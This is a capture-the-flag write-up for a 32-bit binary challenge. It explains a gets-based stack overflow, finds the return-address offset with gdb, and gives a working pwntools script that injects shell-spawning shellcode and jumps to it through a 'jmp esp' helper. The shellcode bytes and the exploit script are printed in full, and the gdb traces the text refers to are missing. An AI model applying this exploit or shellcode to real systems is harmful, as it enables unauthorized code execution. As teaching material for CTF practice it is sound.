Pwn 8: Enc PWN 2

We need to answer to the following questions:

1. What is the goal of the exercise?

2. What is the entry point that allows us to reach our goal?

This program executes some bash functions and, if the user inserts a command contained in the list of 'executable' commands, this will be executed. From the *if-else* block defined in the *main*, we can notice that the only command that it is allowed is the *ls*, defined on the function:

*void run\_command\_ls() {*

*system("ls");*

*}*

But we can also notice the function lol, that let us execute what’s on the stack:

*void lol() {*


*\_\_asm\_\_("jmp %esp");*


*}*

Our **goal** is to have full access to the bash commands, and the vulnerability we can exploit is provided by the *gets* over a 32-byte *buffer*. Here we can do a *shellcode attack*.

We first need to find the offset to reach the return address in order to inject our code. Let’s use *gdb*.

First, we need to create the pattern that causes the segmentation fault of our program: This gives us the following trace:

Finally, we can have the information about the return address:



The offset to EIP is equal to 44. We can now search for a “decent” (proper) shellcode for this architecture. For example, on http://shell-storm.org/shellcode/ you can find the following one:

\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\ x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80

From what we saw using the pattern, we can replace the return address with the address of the lol function, and inject the shellcode right after, since it will go into the stack and the lol function will execute it.

*from pwn import \**

*elf = ELF('./pwn2')*

*offset = 44*

*junk = b'a' \* offset*

*# http://shell-storm.org/shellcode/*

*shellcode = b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"*

*target\_address = p32(elf.symbols['lol'])*

*p = process('./pwn2')*

*msgin = junk + target\_address + shellcode*

*p.sendline(msgin)*

*p.interactive()*

With the overflow we write the shell code on the stack, and thanks to the function *lol* we can jump to the right position.